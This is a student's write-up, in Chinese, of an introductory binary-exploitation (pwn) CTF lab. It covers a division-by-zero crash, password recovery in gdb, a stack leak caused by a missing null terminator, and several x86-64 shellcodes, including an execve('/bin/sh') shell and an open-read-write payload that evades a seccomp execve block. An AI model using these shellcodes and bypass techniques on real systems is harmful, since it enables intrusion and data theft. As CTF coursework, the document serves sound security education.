Lab 1：Pwn 导论

3250101697 冯梓航

(((好难啊好难啊 题里面到底加了什么我怎么都不会🤯💦💦💦




Image 1

1. Task 1

1.1 nocrash

这个程序读十进制数 `a` 和目标进制 `b`，自己实现 `pow` 做进制转换。问题出在 `b=0` 时 `pow(0, i)` 返回 0，导致 `a / pow(b, i-1)` 除零 SIGFPE：

```
j = a / pow(b, i - 1);    // b=0 → pow 返回 0 → 除零
```

输入 `a=2, b=0` 即可触发 crash，flag 通过 SIGFPE 信号捕获返回：

```
Result:
Floating point exception (core dumped)
-----------------------------------
Cool program crashed with status 34816
your flag: AAA{pr0GraM_C4n_ea5ilY_crAsH}
```




Image 2

1.2 login_me

1.2.1 FLAG1 — 解密 user 密码

user 的密码是 TEA 加密后硬编码的，无需研究解密过程，直接调试得到密码。

```
#define VERIFY "\x27\x85\x56\x4a\xb2\x29\xe7\xf1..."  // 32 字节密文
#define KEY    "\xaa\xaa..."                          // 16 字节密钥 (\xaa × 16)

void get_user_password(char *buf) {
    memcpy(buf, VERIFY, BUFFER_SIZE);
    tea_decrypt(buf, BUFFER_SIZE, KEY);  // TEA 原地解密
}
```

调试过程见下图：

```
Reading symbols from ./login_me_local...
(gdb) b login_me.c:121
Breakpoint 1 at 0x4010a8: file 1-2 attachments/login_me.c, line 121.
(gdb) run
Starting program: /media/psf/homework/CTF/lab1_pwn/login_me_local

This GDB supports auto-downloading debuginfo from the following URLs:
  <https://debuginfod.ubuntu.com>
Enable debuginfod for this session? (y or [n]) n
Debuginfod has been disabled.
To make this setting permanent, add 'set debuginfod enabled off' to .gdbinit.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/aarch64-linux-gnu/libthread_db.so.1".
Hello there, please input your username
user
Hello user, please tell me the length of your password
32
cool, input your password
123123

Breakpoint 1, main (argc=1, argv=0xfffffffffe528) at 1-2 attachments/login_me.c:121
121                     get_user_password(password_verify);
(gdb) next
122                     if (!memcmp(password, password_verify, BUFFER_SIZE))
(gdb) print password_verify
$1 = "I_am_very_very_strong_password!!"
(gdb)
```

Image 3

1.2.2 FLAG2 — 栈信息泄露 admin 密码

`main` 栈上三个 32 字节数组连续分配，`read()` 不给 `password` 加 `\0`：

```
char username[32];
char password[32];
char password_verify[32];

// get_password() 内部用 read(), 不添加 \0
return read(STDIN_FILENO, buf, BUFFER_SIZE);
```

admin 密码通过 `get_admin_password()` 从服务端 `password.txt` 读取到 `password_verify`：

```
void get_admin_password(char *buf) {
    int fd = open("password.txt", O_RDONLY);
    read(fd, buf, BUFFER_SIZE);
    close(fd);
}
```

`wrong_password` 分支中 `printf("%s", password)` 因无 `\0` 越界打印，连带泄露紧邻的 `password_verify`：

```
wrong_password:
    printf("you input password as %s (len %d)\n", password, strlen(password));
```




Image 4

后 26 字节就是 admin 密码 `ILovePlayCTFbtwAlsoDota2!\n`，登录拿到 shell，`cat /flag*` 得 FLAG2。(程序中增加了服务器返回的语句，user密码和admin密码前文均已经得到，均直接写进了python文件)




Image 5

Flag：`AAA{Oh_D1rTy_staCK_Ne3d_C1a4n}`

1.3 inject_me

1.3.1 程序流程

程序 `mmap` 一块固定地址 `0x14000` 的 RWX (READ，WRITE，EXECUTE) 内存，生成两个随机数 `a, b`（0~255），分 5 轮要求用户发送 shellcode，通过函数指针调用并检查返回值：

```
a = random() & 0xff;
b = random() & 0xff;
address = mmap(MAP_ADDR, size, PROT_EXEC | PROT_READ | PROT_WRITE, MAP_PRIVATE | MAP_ANONYMOUS | MAP_FIXED, -1, 0);
...
read(STDIN_FILENO, address, CODE_SIZE);
c = funcptr(a, b);
if (c != a + b) {
    ...
    goto fail;
}
printf("goooooood, next one\n");
```

核心逻辑：

```
Round 1: ADD (c == a+b)
Round 2: SUB (c == a-b)
Round 3: AND (c == a&b)
Round 4: OR  (c == a|b)
Round 5: XOR (c == a^b)

全部通过 → 打印 FLAG1
```

1.3.2 FLAG1 — 算术 shellcode

x86-64 调用约定 `rdi=a, rsi=b`，返回值放 `rax`。每条只需几个字节：

运算	汇编	机器码
ADD	`lea eax,[rdi+rsi]; ret`	`\x8d\x04\x37\xc3`
SUB	`mov eax,edi; sub eax,esi; ret`	`\x89\xf8\x29\xf0\xc3`
AND	`mov eax,edi; and eax,esi; ret`	`\x89\xf8\x21\xf0\xc3`
OR	`mov eax,edi; or eax,esi; ret`	`\x89\xf8\x09\xf0\xc3`
XOR	`mov eax,edi; xor eax,esi; ret`	`\x89\xf8\x31\xf0\xc3`

Table 1

五轮全通过得 FLAG1。




Image 6

1.3.3 FLAG2 — execve shellcode

在程序源代码中没有关于flag2的提示和信息，而题干中提示“Inject some shellcode”。

将任一轮的输入替换为 `execve("/bin/sh", 0, 0)` 的 shellcode，直接弹 shell，然后 `cat /flag*` 拿 FLAG2：

```
xor  rsi, rsi
push rsi
mov  rdi, "/bin//sh"
push rdi
mov  rdi, rsp
xor  rdx, rdx
mov  al, 59
syscall                 ; execve("/bin/sh", NULL, NULL)
```




Image 7

```
FLAG1: AAA{SheL1c0de_T0
FLAG2: _9E7_All_F1ag5}
Flag:   AAA{SheL1c0de_T0_9E7_All_F1ag5}
```

1.4 bypass_me

在这里就开始吃力了，但是这个bypass可能贯穿了后面的思路🤔💦💦💦

`mmap` 动态分配 RWX 内存，`prctl` 设置 seccomp 沙箱，然后读入 shellcode 直接执行：

```
mmap(0, page_size, PROT_EXEC|PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1,
0);
prctl(PR_SET_NO_NEW_PRIVS, 1, 0, 0, 0);
prctl(PR_SET_SECCOMP, SECCOMP_MODE_FILTER, &bpf_prog);  // 加载 BPF 过滤规则
puts("Give me your shellcode:");
read(STDIN_FILENO, addr, page_size);  // 读 shellcode
((void(*)())addr)();                   // 执行
```

1.4.1 Seccomp 沙箱分析

反汇编提取 BPF 规则（6 条指令）：

指令	类型	含义
`ld [0]`	加载	取 syscall 号
`jeq #59, +0, +1`	比较	syscall 59 (execve) 的下一行拒绝
`ret ERRNO`	拒绝	execve 返回 EPERM
`jeq #322, +0, +1`	比较	syscall 322 (stub_execveat) 的下一行拒绝
`ret ERRNO`	拒绝	返回 EPERM
`ret ALLOW`	放行	其余 syscall 全部允许

Table 2

禁止： `execve` (59)、`execveat` 变体(322)
允许： `open` (2)、`read` (0)、`write` (1) 等所有其他 syscall

1.4.2 绕过思路

不能用 `execve` 弹 shell，但 `open/read/write` 全放行。

ORW（Open-Read-Write）shellcode 读取 `/flag` ：

```
xor  esi, esi           ; O_RDONLY = 0
xor  edx, edx           ; mode = 0
lea  rdi, [rip + path]  ; "/flag"
mov  eax, 2             ; SYS_open
syscall

mov  edi, eax           ; fd
xor  eax, eax           ; SYS_read
mov  rsi, rsp           ; buf
mov  edx, 0x100         ; size
syscall

mov  edx, eax           ; bytes read
mov  edi, 1             ; stdout
mov  eax, 1             ; SYS_write
syscall
...
.asciz "/flag"
```

Flag: `AAA{4_LoT_oF_shellcODE_7o_8Yp4SS_m37a07cf9b365c}`

